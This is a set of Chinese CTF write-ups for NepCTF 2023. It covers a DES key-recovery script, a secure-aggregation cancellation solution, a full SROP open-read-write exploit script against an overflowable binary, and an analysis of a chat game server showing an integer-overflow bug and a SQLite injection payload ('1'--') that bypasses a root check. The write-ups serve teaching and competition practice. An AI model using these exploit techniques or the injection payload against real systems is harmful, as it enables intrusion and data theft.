73          sub_keys.append(sub_key)
74      print('L=',L[:21])
75      print('R=',R)
76      return sub_keys
77
78  __ep = [31,  0,  1,  2,  3,  4,
79         3,  4,  5,  6,  7,  8,
80         7,  8,  9, 10, 11, 12,
81        11, 12, 13, 14, 15, 16,
82        15, 16, 17, 18, 19, 20,
83        19, 20, 21, 22, 23, 24,
84        23, 24, 25, 26, 27, 28,
85        27, 28, 29, 30, 31,  0
86  ]
87
88  __p = [15,  6, 19, 20, 28, 11, 27, 16,
89        0, 14, 22, 25,  4, 17, 30,  9,
90        1,  7, 23, 13, 31, 26,  2,  8,
91        18, 12, 29,  5, 21, 10,  3, 24
92  ]
93
94  def EP(data: List[int]) -> List[int]:
95      return [data[x] for x in __ep]
96
97  def P(data: List[int]) -> List[int]:
98      return [data[x] for x in __p]
99
100 __s_box = [
101
102     [
103         [14,  4, 13,  1,  2, 15, 11,  8,  3, 10,  6, 12,  5,  9,  0,  7],
104         [ 0, 15,  7,  4, 14,  2, 13,  1, 10,  6, 12, 11,  9,  5,  3,  8],
105         [ 4,  1, 14,  8, 13,  6,  2, 11, 15, 12,  9,  7,  3, 10,  5,  0],
106         [15, 12,  8,  2,  4,  9,  1,  7,  5, 11,  3, 14, 10,  0,  6, 13]
107     ],
108
109
```

```
    [
       [15,  1,  8, 14,  6, 11,  3,  4,  9,  7,  2, 13, 12,  0,  5, 10],
       [ 3, 13,  4,  7, 15,  2,  8, 14, 12,  0,  1, 10,  6,  9, 11,  5],
       [ 0, 14,  7, 11, 10,  4, 13,  1,  5,  8, 12,  6,  9,  3,  2, 15],
       [13,  8, 10,  1,  3, 15,  4,  2, 11,  6,  7, 12,  0,  5, 14,  9]
    ],


    [
       [10,  0,  9, 14,  6,  3, 15,  5,  1, 13, 12,  7, 11,  4,  2,  8],
       [13,  7,  0,  9,  3,  4,  6, 10,  2,  8,  5, 14, 12, 11, 15,  1],
       [13,  6,  4,  9,  8, 15,  3,  0, 11,  1,  2, 12,  5, 10, 14,  7],
       [ 1, 10, 13,  0,  6,  9,  8,  7,  4, 15, 14,  3, 11,  5,  2, 12]
    ],


    [
       [ 7, 13, 14,  3,  0,  6,  9, 10,  1,  2,  8,  5, 11, 12,  4, 15],
       [13,  8, 11,  5,  6, 15,  0,  3,  4,  7,  2, 12,  1, 10, 14,  9],
       [10,  6,  9,  0, 12, 11,  7, 13, 15,  1,  3, 14,  5,  2,  8,  4],
       [ 3, 15,  0,  6, 10,  1, 13,  8,  9,  4,  5, 11, 12,  7,  2, 14]
    ],


    [
       [ 2, 12,  4,  1,  7, 10, 11,  6,  8,  5,  3, 15, 13,  0, 14,  9],
       [14, 11,  2, 12,  4,  7, 13,  1,  5,  0, 15, 10,  3,  9,  8,  6],
       [ 4,  2,  1, 11, 10, 13,  7,  8, 15,  9, 12,  5,  6,  3,  0, 14],
       [11,  8, 12,  7,  1, 14,  2, 13,  6, 15,  0,  9, 10,  4,  5,  3]
    ],


    [
       [12,  1, 10, 15,  9,  2,  6,  8,  0, 13,  3,  4, 14,  7,  5, 11],
       [10, 15,  4,  2,  7, 12,  9,  5,  6,  1, 13, 14,  0, 11,  3,  8],
       [ 9, 14, 15,  5,  2,  8, 12,  3,  7,  0,  4, 10,  1, 13, 11,  6],
       [ 4,  3,  2, 12,  9,  5, 15, 10, 11, 14,  1,  7,  6,  0,  8, 13]
    ],


    [
       [ 4, 11,  2, 14, 15,  0,  8, 13,  3, 12,  9,  7,  5, 10,  6,  1],
       [13,  0, 11,  7,  4,  9,  1, 10, 14,  3,  5, 12,  2, 15,  8,  6],
       [ 1,  4, 11, 13, 12,  3,  7, 14, 10, 15,  6,  8,  0,  5,  9,  2],
       [ 6, 11, 13,  8,  1,  4, 10,  7,  9,  5,  0, 15, 14,  2,  3, 12]
    ],

```

```
157
158     [
159         [13,  2,  8,  4,  6, 15, 11,  1, 10,  9,  3, 14,  5,  0, 12,  7],
160         [ 1, 15, 13,  8, 10,  3,  7,  4, 12,  5,  6, 11,  0, 14,  9,  2],
161         [ 7, 11,  4,  1,  9, 12, 14,  2,  0,  6, 10, 13, 15,  3,  5,  8],
162         [ 2,  1, 14,  7,  4, 10,  8, 13, 15, 12,  9,  0,  3,  5,  6, 11]
163     ]
164 ]
165
166 def S_box(data: List[int]) -> List[int]:
167     output = []
168     for i in range(0, 48, 6):
169         row = data[i] * 2 + data[i + 5]
170         col = reduce(add, [data[i + j] * (2 ** (4 - j)) for j in range(1, 5)])
171         output += [int(x) for x in format(__s_box[i // 6][row][col], '04b')]
172     return output
173
174 def encrypt(plain: List[int], sub_keys: List[List[int]]) -> List[int]:
175     plain = IP(plain)  # initial permutation
176     L, R = plain[:32], plain[32:]  # split into two halves
177
178     for i in range(16):
179         prev_L = L
180         L = R
181
182         expanded_R = EP(R)  # expansion permutation
183         xor_result = [a ^ b for a, b in zip(expanded_R, sub_keys[i])]  # XOR wit
184         substituted = S_box(xor_result)  # S-box substitution
185         permuted = P(substituted)  # permutation
186
187         R = [a ^ b for a, b in zip(permuted, prev_L)]  # XOR with previous left
188
189     cipher = R + L  # reverse order
190     cipher = [cipher[x] for x in [39,  7, 47, 15, 55, 23, 63, 31,
191                                   38,  6, 46, 14, 54, 22, 62, 30,
192                                   37,  5, 45, 13, 53, 21, 61, 29,
193                                   36,  4, 44, 12, 52, 20, 60, 28,
194                                   35,  3, 43, 11, 51, 19, 59, 27,
195                                   34,  2, 42, 10, 50, 18, 58, 26,
196                                   33,  1, 41,  9, 49, 17, 57, 25,
197                                   32,  0, 40,  8, 48, 16, 56, 24]]
198
199     return cipher
200
201 # Example usage:
202 LL= [0, 0, 0, 0, 0, 0, 0, 0, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1]
203 Rr= [0, 0, 0, 1, 1, 0, 0, 0, 1, 1, 0, 0, 1, 1, 1, 0, 0, 0, 0, 0, 1, 0, 0, 0, 0,
```

```
t= [0, 1, 1, 0, 1, 1, 1, 0, 1, 1, 0, 0, 1, 0, 0, 1, 0, 1, 1, 1, 1, 0, 0, 0, 0, 1

for i in range(0,2**9):

      L = LL + list(map(int, bin(i)[2:].zfill(9)))
      skeys = get_key(L, Rr)
      plain = IP(t[0:64])
      L, R = plain[:32], plain[32:]
      for i in range(15, -1, -1):
         prev_L = L
         L = R

         expanded_R = EP(R)  # expansion permutation
         xor_result = [a ^ b for a, b in zip(expanded_R, skeys[i])]  # XOR with
         substituted = S_box(xor_result)  # S-box substitution
         permuted = P(substituted)  # permutation

         R = [a ^ b for a, b in zip(permuted, prev_L)]  # XOR with previous left

      cipher = R + L  # reverse order
      cipher = [cipher[x] for x in [39, 7, 47, 15, 55, 23, 63, 31,
                                    38, 6, 46, 14, 54, 22, 62, 30,
                                    37, 5, 45, 13, 53, 21, 61, 29,
                                    36, 4, 44, 12, 52, 20, 60, 28,
                                    35, 3, 43, 11, 51, 19, 59, 27,
                                    34, 2, 42, 10, 50, 18, 58, 26,
                                    33, 1, 41, 9, 49, 17, 57, 25,
                                    32, 0, 40, 8, 48, 16, 56, 24]]

      plain = bytes([int(''.join(map(str, cipher[i * 8:(i + 1) * 8])), 2) for i
      if b'NepCTF' in plain:
         print(plain)
         print(skeys)
```

第二部分还原key

```

from Crypto.Util.number import *
from gmpy2 import *
from operator import add
from typing import List
from functools import reduce
from Crypto.Util.number import *
from gmpy2 import *
hexadecimalcontrast = {
```

```
    '0': '0000',
    '1': '0001',
    '2': '0010',
    '3': '0011',
    '4': '0100',
    '5': '0101',
    '6': '0110',
    '7': '0111',
    '8': '1000',
    '9': '1001',
    'a': '1010',
    'b': '1011',
    'c': '1100',
    'd': '1101',
    'e': '1110',
    'f': '1111',
}
alphabet ="abcdefghijklmnopqrstuvwxyz"

PC_2 = [14, 17, 11, 24, 1, 5, 3, 28,
        15, 6, 21, 10, 23, 19, 12, 4,
        26, 8, 16, 7, 27, 20, 13, 2,
        41, 52, 31, 37, 47, 55, 30, 40,
        51, 45, 33, 48, 44, 49, 39, 56,
        34, 53, 46, 42, 50, 36, 29, 32, ]

PC_1 = [57, 49, 41, 33, 25, 17, 9, 1,
        58, 50, 42, 34, 26, 18, 10, 2,
        59, 51, 43, 35, 27, 19, 11, 3,
        60, 52, 44, 36, 63, 55, 47, 39,
        31, 23, 15, 7, 62, 54, 46, 38,
        30, 22, 14, 6, 61, 53, 45, 37,
        29, 21, 13, 5, 28, 20, 12, 4, ]

RE_PC_2 = [13, 16, 10, 23,  0,  4, 2, 27,
           14,  5, 20,  9, 22, 18, 11, 3,
           25,  7, 15,  6, 26, 19, 12, 1,
           40, 51, 30, 36, 46, 54, 29, 39,
           50, 44, 32, 47, 43, 48, 38, 55,
           33, 52, 45, 41, 49, 35, 28, 31]

RE_PC_1 = [56, 48, 40, 32, 24, 16, 8,  0,
           57, 49, 41, 33, 25, 17, 9,  1,
           58, 50, 42, 34, 26, 18, 10, 2,
           59, 51, 43, 35, 62, 54, 46, 38,
           30, 22, 14, 6, 61, 53, 45, 37,
           29, 21, 13, 5, 60, 52, 44, 36,
```

```
            28, 20, 12, 4, 27, 19, 11, 3]

movnum = [1, 1, 2, 2, 2, 2, 2, 2, 1, 2, 2, 2, 2, 2, 2, 1]


def HexToBin(string):


    Binstring = ""
    string = string.lower()
    for i in string:
        try:
            Binstring += hexadecimalcontrast[i]
        except:
            return -1
    return Binstring


def BinToStr(strbin):


    strten = ""
    for i in range(len(strbin) // 8):
        num = 0
        test = strbin[i * 8:i * 8 + 8]
        for j in range(8):
            num += int(test[j]) * (2**(7 - j))
        strten += chr(num)
    return strten


def StrToHex(string):


    hexStr = ''
    for i in string:
        tmp = str(hex(ord(i)))
        if len(tmp) == 3:
            hexStr += tmp.replace('0x', '0')
        else:
            hexStr += tmp.replace('0x', '')
    return hexStr


def Binxor(string1, string2):


```

```
    strlen = 0
    xorstr = ""
    if len(string1) > len(string2):
        strlen = len(string2)
    else:
        strlen = len(string1)
    for i in range(strlen):
        if string1[i] == string2[i]:
            xorstr += '0'
        else:
            xorstr += '1'
    return xorstr


def SubstitutionBox(keyfield, sub):  # 置换盒

    newkeyfield = ''
    for i in range(len(sub)):
        newkeyfield += keyfield[sub[i] - 1]  # watch the table
    return newkeyfield


def SubkeyGeneration(freq, C, D):  # 轮密钥生成函数

    for i in range(movnum[freq]):
        C = C[1:] + C[:1]
        D = D[1:] + D[:1]
    return C, D, SubstitutionBox(C + D, PC_2)


def enkey(netss):  # 生成子密钥

    C, D = netss[:28], netss[28:]
    key = []
    for i in range(16):  # 十六轮子密钥生成
        C, D, keyone = SubkeyGeneration(i, C, D)
        key.append(keyone)
    return key


def dekey(netss):  # 还原子密钥

    netss = ReSubstitution_PC_2_Box(netss, RE_PC_2)
    C, D = netss[:28], netss[28:]
    C = C[-1:] + C[:-1]
    D = D[-1:] + D[:-1]
    netss = C + D
```

```
    real_netss = ''
    num = 0
    for i in netss:
        if i != '*':
            real_netss += i
        else:
            real_netss += alphabet[num]
            num += 1
    keys = enkey(real_netss)
    key_dic = {}
    for i in range(len(keys)):
        for j in range(48):
            if keys[i][j] != real_key[i][j]:
                key_dic[keys[i][j]] = real_key[i][j]
    for i in key_dic:
        real_netss = real_netss.replace(i, key_dic[i])
    key = ReSubstitution_PC_1_Box(real_netss, RE_PC_1)
    return key


def BruteForce_Lowest_Bytes(key):
    keys = []
    key2=[]
    for i in range(8):
        keys.append(key[i*8:i*8+8][:-1])
    for i in range(256):
        num = format(i, '08b')
        key = ''
        for j in range(8):
            key += keys[j] + num[j]
        key2.append(BinToStr(key))
    print(key2)



def Parity_Bit_Calculation(key):

    keys = []
    key = ''
    for i in range(8):
        keys.append(key[i*8:i*8+8][:-1])
        num = 0
        for j in keys[i]:
            if j == '1':
                num += 1
        if(num % 2 == 1):
            keys[i] += '0'
```

```
        else:
            keys[i] += '1'
        key += keys[i]


def ReSubstitution_PC_1_Box(keyfield, sub):

    newkeyfield = ['*'] * 64
    for i in range(len(sub)):
        newkeyfield[sub[i]] = keyfield[i]
    newkeyfield = ''.join(newkeyfield)
    return newkeyfield


def ReSubstitution_PC_2_Box(keyfield, sub):

    newkeyfield = ['*'] * 56
    for i in range(len(sub)):
        newkeyfield[sub[i]] = keyfield[i]
    newkeyfield = ''.join(newkeyfield)

    return newkeyfield



real_key=['11100000101111101110111010110001000100000010101', '11110000101101101

K1 = real_key[0]
key = dekey(K1)
Parity_Bit_Calculation(key)
BruteForce_Lowest_Bytes(key)
key1=['`ttnrptd', '`ttnrpte', '`ttnrpud', '`ttnrpue', '`ttnrqtd', '`ttnrqte', '`
key0=[]
print(len(key1))
for i in key1:
    key0.append(bytes(i.encode()))

i=0
key2=[]

z1=[0, 1, 1, 1, 1, 0, 0, 1, 0, 1, 1, 0, 1, 1, 1, 1, 0, 1, 1, 1, 0, 1, 0, 1, 0, 1
for j in key0:
    key=j
    z = []
    t=[list(map(int, bin(i)[2:].zfill(8))) for i in key]
    for i in t:
        z+=i
```

```
    key2.append(z)



m=b'NepCTF{N'
z=str(bin(bytes_to_long(m))[2:])
h=[0]
for i in range(len(z)):
    h.append(int(z[i]))
key3=[]
for key in key2:
    key3.append([int(i) for i in bin(int(''.join(str(i) for i in h),2)^int(''.jo

_IP = [57, 49, 41, 33, 25, 17, 9,  1,
   59, 51, 43, 35, 27, 19, 11, 3,
   61, 53, 45, 37, 29, 21, 13, 5,
   63, 55, 47, 39, 31, 23, 15, 7,
   56, 48, 40, 32, 24, 16, 8,  0,
   58, 50, 42, 34, 26, 18, 10, 2,
   60, 52, 44, 36, 28, 20, 12, 4,
   62, 54, 46, 38, 30, 22, 14, 6
]

def IP(plain: List[int]) -> List[int]:
    return [plain[x] for x in _IP]

__pc1 = [56, 48, 40, 32, 24, 16,  8,
     0, 57, 49, 41, 33, 25, 17,
     9,  1, 58, 50, 42, 34, 26,
    18, 10,  2, 59, 51, 43, 35,
    62, 54, 46, 38, 30, 22, 14,
     6, 61, 53, 45, 37, 29, 21,
    13,  5, 60, 52, 44, 36, 28,
    20, 12,  4, 27, 19, 11,  3
]

__pc2 = [
   13, 16, 10, 23,  0,  4,
    2, 27, 14,  5, 20,  9,
   22, 18, 11,  3, 25,  7,
   15,  6, 26, 19, 12,  1,
   40, 51, 30, 36, 46, 54,
   29, 39, 50, 44, 32, 47,
   43, 48, 38, 55, 33, 52,
   45, 41, 49, 35, 28, 31
]
ROTATIONS = [1, 1, 2, 2, 2, 2, 2, 2, 1, 2, 2, 2, 2, 2, 2, 1]
```

```
292
293 def PC_1(key: List[int]) -> List[int]:
294     return [key[x] for x in __pc1]
295
296 def PC_2(key: List[int]) -> List[int]:
297     return [key[x] for x in __pc2]
298 def get_key(L,R):
299    sub_keys = []
300
301    for i in range(16):
302       for j in range(ROTATIONS[i]):
303          L.append(L.pop(0))
304          R.append(R.pop(0))
305
306       combined = L + R
307       sub_key = PC_2(combined)
308       sub_keys.append(sub_key)
309    return sub_keys
310 def get_sub_key(key: List[int]) -> List[List[int]]:
311     key = PC_1(key)
312     L, R = key[:28], key[28:]
313
314     sub_keys = []
315
316     for i in range(16):
317         for j in range(ROTATIONS[i]):
318             L.append(L.pop(0))
319             R.append(R.pop(0))
320
321         combined = L + R
322         sub_key = PC_2(combined)
323         sub_keys.append(sub_key)
324     return sub_keys
325
326 __ep = [31,  0,  1,  2,  3,  4,
327        3,  4,  5,  6,  7,  8,
328        7,  8,  9, 10, 11, 12,
329       11, 12, 13, 14, 15, 16,
330       15, 16, 17, 18, 19, 20,
331       19, 20, 21, 22, 23, 24,
332       23, 24, 25, 26, 27, 28,
333       27, 28, 29, 30, 31,  0
334 ]
335
336 __p = [15,  6, 19, 20, 28, 11, 27, 16,
337       0, 14, 22, 25,  4, 17, 30,  9,
338       1,  7, 23, 13, 31, 26,  2,  8,
```

```
      18, 12, 29,  5, 21, 10,  3, 24
]

def EP(data: List[int]) -> List[int]:
    return [data[x] for x in __ep]

def P(data: List[int]) -> List[int]:
    return [data[x] for x in __p]

__s_box = [

    [
       [14,  4, 13,  1,  2, 15, 11,  8,  3, 10,  6, 12,  5,  9,  0,  7],
       [ 0, 15,  7,  4, 14,  2, 13,  1, 10,  6, 12, 11,  9,  5,  3,  8],
       [ 4,  1, 14,  8, 13,  6,  2, 11, 15, 12,  9,  7,  3, 10,  5,  0],
       [15, 12,  8,  2,  4,  9,  1,  7,  5, 11,  3, 14, 10,  0,  6, 13]
    ],


    [
       [15,  1,  8, 14,  6, 11,  3,  4,  9,  7,  2, 13, 12,  0,  5, 10],
       [ 3, 13,  4,  7, 15,  2,  8, 14, 12,  0,  1, 10,  6,  9, 11,  5],
       [ 0, 14,  7, 11, 10,  4, 13,  1,  5,  8, 12,  6,  9,  3,  2, 15],
       [13,  8, 10,  1,  3, 15,  4,  2, 11,  6,  7, 12,  0,  5, 14,  9]
    ],


    [
       [10,  0,  9, 14,  6,  3, 15,  5,  1, 13, 12,  7, 11,  4,  2,  8],
       [13,  7,  0,  9,  3,  4,  6, 10,  2,  8,  5, 14, 12, 11, 15,  1],
       [13,  6,  4,  9,  8, 15,  3,  0, 11,  1,  2, 12,  5, 10, 14,  7],
       [ 1, 10, 13,  0,  6,  9,  8,  7,  4, 15, 14,  3, 11,  5,  2, 12]
    ],


    [
       [ 7, 13, 14,  3,  0,  6,  9, 10,  1,  2,  8,  5, 11, 12,  4, 15],
       [13,  8, 11,  5,  6, 15,  0,  3,  4,  7,  2, 12,  1, 10, 14,  9],
       [10,  6,  9,  0, 12, 11,  7, 13, 15,  1,  3, 14,  5,  2,  8,  4],
       [ 3, 15,  0,  6, 10,  1, 13,  8,  9,  4,  5, 11, 12,  7,  2, 14]
    ],


    [
       [ 2, 12,  4,  1,  7, 10, 11,  6,  8,  5,  3, 15, 13,  0, 14,  9],
       [14, 11,  2, 12,  4,  7, 13,  1,  5,  0, 15, 10,  3,  9,  8,  6],
       [ 4,  2,  1, 11, 10, 13,  7,  8, 15,  9, 12,  5,  6,  3,  0, 14],
```

```
        [11,  8, 12,  7,  1, 14,  2, 13,  6, 15,  0,  9, 10,  4,  5,  3]
    ],


    [
        [12,  1, 10, 15,  9,  2,  6,  8,  0, 13,  3,  4, 14,  7,  5, 11],
        [10, 15,  4,  2,  7, 12,  9,  5,  6,  1, 13, 14,  0, 11,  3,  8],
        [ 9, 14, 15,  5,  2,  8, 12,  3,  7,  0,  4, 10,  1, 13, 11,  6],
        [ 4,  3,  2, 12,  9,  5, 15, 10, 11, 14,  1,  7,  6,  0,  8, 13]
    ],


    [
        [ 4, 11,  2, 14, 15,  0,  8, 13,  3, 12,  9,  7,  5, 10,  6,  1],
        [13,  0, 11,  7,  4,  9,  1, 10, 14,  3,  5, 12,  2, 15,  8,  6],
        [ 1,  4, 11, 13, 12,  3,  7, 14, 10, 15,  6,  8,  0,  5,  9,  2],
        [ 6, 11, 13,  8,  1,  4, 10,  7,  9,  5,  0, 15, 14,  2,  3, 12]
    ],


    [
        [13,  2,  8,  4,  6, 15, 11,  1, 10,  9,  3, 14,  5,  0, 12,  7],
        [ 1, 15, 13,  8, 10,  3,  7,  4, 12,  5,  6, 11,  0, 14,  9,  2],
        [ 7, 11,  4,  1,  9, 12, 14,  2,  0,  6, 10, 13, 15,  3,  5,  8],
        [ 2,  1, 14,  7,  4, 10,  8, 13, 15, 12,  9,  0,  3,  5,  6, 11]
    ]
]

def S_box(data: List[int]) -> List[int]:
    output = []
    for i in range(0, 48, 6):
        row = data[i] * 2 + data[i + 5]
        col = reduce(add, [data[i + j] * (2 ** (4 - j)) for j in range(1, 5)])
        output += [int(x) for x in format(__s_box[i // 6][row][col], '04b')]
    return output

def encrypt(plain: List[int], sub_keys: List[List[int]]) -> List[int]:
    plain = IP(plain)  # initial permutation
    L, R = plain[:32], plain[32:]  # split into two halves

    for i in range(16):
        prev_L = L
        L = R

        expanded_R = EP(R)  # expansion permutation
        xor_result = [a ^ b for a, b in zip(expanded_R, sub_keys[i])]  # XOR wit
        substituted = S_box(xor_result)  # S-box substitution
```

```
        permuted = P(substituted)  # permutation

        R = [a ^ b for a, b in zip(permuted, prev_L)]  # XOR with previous left

    cipher = R + L  # reverse order
    cipher = [cipher[x] for x in [39,  7, 47, 15, 55, 23, 63, 31,
                                  38,  6, 46, 14, 54, 22, 62, 30,
                                  37,  5, 45, 13, 53, 21, 61, 29,
                                  36,  4, 44, 12, 52, 20, 60, 28,
                                  35,  3, 43, 11, 51, 19, 59, 27,
                                  34,  2, 42, 10, 50, 18, 58, 26,
                                  33,  1, 41,  9, 49, 17, 57, 25,
                                  32,  0, 40,  8, 48, 16, 56, 24]]

    return cipher

LL= [0, 0, 0, 0, 0, 0, 0, 0, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1]
Rr= [0, 0, 0, 1, 1, 0, 0, 0, 1, 1, 0, 0, 1, 1, 1, 0, 0, 0, 0, 0, 1, 0, 0, 0, 0,
t= [0, 1, 1, 0, 1, 1, 1, 0, 1, 1, 0, 0, 1, 0, 0, 1, 0, 1, 1, 1, 1, 0, 0, 0, 0, 1
for j in key3:
    skeys=get_sub_key(j)
    for i in range(64, 128, 64):
        plain=IP(t[64:128])
        L, R = plain[:32], plain[32:]
        for i in range(15, -1, -1):
            prev_L = L
            L = R

            expanded_R = EP(R)  # expansion permutation
            xor_result = [a ^ b for a, b in zip(expanded_R, skeys[i])]  # XOR wi
            substituted = S_box(xor_result)  # S-box substitution
            permuted = P(substituted)  # permutation

            R = [a ^ b for a, b in zip(permuted, prev_L)]  # XOR with previous l

        cipher = R + L  # reverse order
        cipher = [cipher[x] for x in [39, 7, 47, 15, 55, 23, 63, 31,
                                      38, 6, 46, 14, 54, 22, 62, 30,
                                      37, 5, 45, 13, 53, 21, 61, 29,
                                      36, 4, 44, 12, 52, 20, 60, 28,
                                      35, 3, 43, 11, 51, 19, 59, 27,
                                      34, 2, 42, 10, 50, 18, 58, 26,
                                      33, 1, 41, 9, 49, 17, 57, 25,
                                      32, 0, 40, 8, 48, 16, 56, 24]]

        plain = bytes([int(''.join(map(str, cipher[i * 8:(i + 1) * 8])), 2) for
        print(plain)
```

下一部分同理

SecureAgg

本题考查联邦学习中最基础的安全聚合方案（当然，考虑招新赛的难度，对原本的方案简化了很多）。如果不太了解这些，也是没有关系滴，读一读代码，稍微分析一下也是完全可以做滴！

题目的主要目标在于：给出一组用户的加密数据，如何获取原始数据的聚合结果。

题目的关键在于对每一个用户数据的加密用如下的方式：

$$c_i = a * m_i + b + \sum_{j>i} PRG(k_{ij}) - \sum_{j<i} PRG(k_{ij}) \mod M$$

关键就在于这里的一加一减。

我们的目的是要求 $\sum m_i$ ，那么我们试着求一下 $\sum c_i$ 看看会发生什么。

$$\sum c_i = \sum (a * m_i + b) + \sum (\sum_{j>i} PRG(k_{ij}) - \sum_{j<i} PRG(k_{ij})) \mod M$$

是用户i与j的共享密钥，那么在求和过程中对于任意两个用户，必有 $PRG(k_{ij})$ 和 $-PRG(k_{ij})$ 相加从而抵消掉。

从而式子中只剩

$$\sum c_i = \sum (a * m_i + b) = a * \sum m_i + N * b \mod M$$

最后

$$\sum m_i = (\sum c_i - N * b) * a^{-1} \mod M$$

给出一份参考代码

```python
from pwn import *
from Crypto.Util.number import *
from hashlib import sha256
from Crypto.Cipher import AES
from Crypto.Util.Padding import unpad
from base64 import b64decode

context.log_level = 'debug'

#sh=remote('0.0.0.0',1337)
sh=remote('nepctf.1cepeak.cn',30298)
sla = lambda a,b  :sh.sendlineafter(str(a),str(b))
sa  = lambda a,b  :sh.sendafter(str(a),str(b))
lg  = lambda name,data : sh.success(name + ": 0x%x" % data)
se  = lambda payload: sh.send(payload)
rl  = lambda      : sh.recvline()
```

```python
rv  = lambda n    : sh.recv(n)
sl  = lambda payload: sh.sendline(payload)
ru  = lambda a     :sh.recvuntil(str(a))
rud = lambda a     :sh.recvuntil(str(a),drop=True)

ru('M=')
M=int(rl().strip().decode())

for i in range(20):
        ru('#Round %d\n'%(i+1))
        exec(rl().strip().decode())
        exec(rl().strip().decode())
        enc=b64decode(enc)
        key=(sum(enc_list)-len(enc_list)*514)*inverse(114,M)%M
        aes_key=sha256(str(key).encode()).digest()[:16]
        aes=AES.new(aes_key,AES.MODE_CBC,iv=bytes(range(16)))
        dec=aes.decrypt(enc)
        sla('message: ',unpad(dec,16).decode())

sh.interactive()
```

Pwn

srop

手法：srop+orw

给了 mov rax,0xf ， 但是没用，这道题只有 syscall 函数，没有 syscall 指令，进入system函数可以发现寄存器会被重新赋值，不过我们只需要用 pop rdi ; ret 指令就能控制 rax 寄存器，实现 SROP 了，结合程序有一个明显的溢出，迁移到bss段后，orw即可

```python
from pwn import*
context(arch='amd64',os='linux',log_level='debug')
p=process('./pwn')
#p=remote('nepctf.1cepeak.cn',30817)


buf=0x601100
syscall=0x4005B0
pop_rdi=0x00400813


sigframe = SigreturnFrame()
sigframe.rdi = 0
sigframe.rsi = 0
```

```
sigframe.rdx = buf
sigframe.rcx = 0x600
sigframe.rsp = buf
sigframe.rip = syscall
p.sendafter(b'NepCTF2023!\n', b'a'*0x38 + p64(pop_rdi) + p64(0xf) + p64(syscall)


# open
flag = buf + 0x450
sigframe_open = SigreturnFrame()
sigframe_open.rdi = 2
sigframe_open.rsi = flag
sigframe_open.rdx = 0
sigframe_open.rcx = 0
sigframe_open.rsp = buf + 0x150
sigframe_open.rip = syscall


payload = p64(pop_rdi) + p64(0xf) + p64(syscall) + flat(sigframe_open)
payload = payload.ljust(0x150, b'\x00')


# read
sigframe_read = SigreturnFrame()
sigframe_read.rdi = 0
sigframe_read.rsi = 3
sigframe_read.rdx = buf+ 0x600
sigframe_read.rcx = 0x30
sigframe_read.rsp = buf + 0x300
sigframe_read.rip = syscall


payload += p64(pop_rdi) + p64(0xf) + p64(syscall) + flat(sigframe_read)
payload = payload.ljust(0x300, b'\x00')


# write
sigframe_write = SigreturnFrame()
sigframe_write.rdi = 1
sigframe_write.rsi = 1
sigframe_write.rdx = buf+ 0x600
sigframe_write.rcx = 0x30
sigframe_write.rsp = buf + 0x450
sigframe_write.rip = syscall


payload += p64(pop_rdi) + p64(0xf) + p64(syscall) + flat(sigframe_write)
```

```
payload = payload.ljust(0x450, b'\x00') + b'flag\x00'


p.send(payload)
p.interactive()
```

HRPCHAT

我还是那句话，我非常讨厌和GLIBC特性有关的技术利用，所以我出的题会比较强调逻辑和贴合实际并且尽量避开各种大师手法。

用简单但是好玩的逻辑漏洞去给选手较佳的体验，让大家可以更贴合场景去学习，不是单独的做漏洞阉割练习。

此题WP编写较早，文章中的二进制地址段可能和最新的对不上，但是不重要，毕竟已经给了源码了，源码里的sql注入我甚至没删掉注释=-=，但是还是很少人打出来了。

整体题目难度非常简单，讲解的就是一个耐心，最基本的代码审计，但是做出的人在整体没达到我的预期。

BUG1 整型溢出

我们看向客户端这，我们可以向远程发送信息获取请求查看详细信息

服务器返回的信息如下，最后一句话是关键(T神本人写的哈哈哈)，大意就是你的攻击会成为T神的血包

我们可以发现H3(大笨蛋)的攻击力是2047483649，T神的血量是99999999，对数据敏感的不难看出，相加等于负数

```
Message

拥有角色列表:
HRP
gxh191
YameMres
金钱余量: 10000
全体角色信息:
Name:
H3h3QAQ
Skill Name:
自动化渗透木马
Skill Hurt:
10
Skill Name:
log4j
```

```
Skill Hurt:
2047483649
Blood VALUES:
1
Name:
gxh191
Skill Name:
PWN YOUR HEART
Skill Hurt:
15
Skill Name:
数据溢出
Skill Hurt:
40
Blood VALUES:
200
Name:
YameMres
Skill Name:
shellcode attack
Skill Hurt:
50
Skill Name:
数据溢出
Skill Hurt:
40
Blood VALUES:
400
Name:
花花
Skill Name:
免死金牌
Skill Hurt:
0
Skill Name:
Nepnep YOU!
Skill Hurt:
200
Blood VALUES:
1000
Name:
ThTsOd
Skill Name:
咕咕咕
Skill Hurt:
6666666
Skill Name:
```

```
杀虫剂替身
Skill Hurt:
0
Blood VALUES:
99999999

TSign[Missing_BackToBackOSpinQuad20ComboPerfectClear_Power]
```

我们再从服务器的战斗模块分析

```
v33 = dword_205798 + cNode[20 * m + 16 + (int)v32];
              printf("Hurt:%d\n", v33);
              if ( (int)v33 <= 0 )
              {
                v34 = open("./Nep_CTF_FLAG_THREE", 436);
                read(v34, s, 0x28uLL);
                strcpy((char *)v49, s);
                send(*((_QWORD *)v40 + 2), buf, 0x630uLL, 0);
                pthread_mutex_unlock(&phead);
              }
```

显然想要获取到flag3就要让v33小于0，结合题意v33就是BOSS(T神剩余血量)小于0即可获取第三个flag，

那么现在问题在于H3去哪里获取，其实稍微看下代码就知道H3在卡池里面随便抽。

（T：这个技能可不是乱写的，中间一大段是个游戏（不可能的）大招,去掉后则是另外一个（SpellCard））

BUG2 sqlite注入

看向服务器的Shop功能的999选项

```
if ( !strcmp(v46, "999") )
      {
        sprintf(s, "select * from user where Username='%s' and Statement ='root'
        printf("\n\n%s\n", s);
        v21 = 0;
        v22 = 0;
        rc = sqlite3_get_table(db, s, v37, &v21, &v22, 0LL);
        if ( v21 <= 0 )
        {
          v49[0] = 0xE485BBE467616C66LL;
```

```
          v49[1] = 0x94E7746F6F729BBELL;
          LODWORD(v50) = -1215764824;
          BYTE4(v50) = 0;
        }
        else
        {
          fd = open("./Nep_CTF_FLAG_ONE", 436);
          read(fd, v57, 0x64uLL);
          close(fd);
          strcpy((char *)v49, v57);
        }
        send(*((_QWORD *)v40 + 2), buf, 0x630uLL, 0);
        pthread_mutex_unlock(&phead);
      }
```

不难发现sql语句可以注入没有任何过滤，变量v40 + 856(逆向可得是用户名)为

1'--

即可闭合语句，前提保证有用户名为1的用户(自己注册就行了)，这样语句就成了

```
select * from user where Username='1'--and Statement ='root'"
```

（--后面的全都被注释了，这样前面的判断肯定就可以通过了）
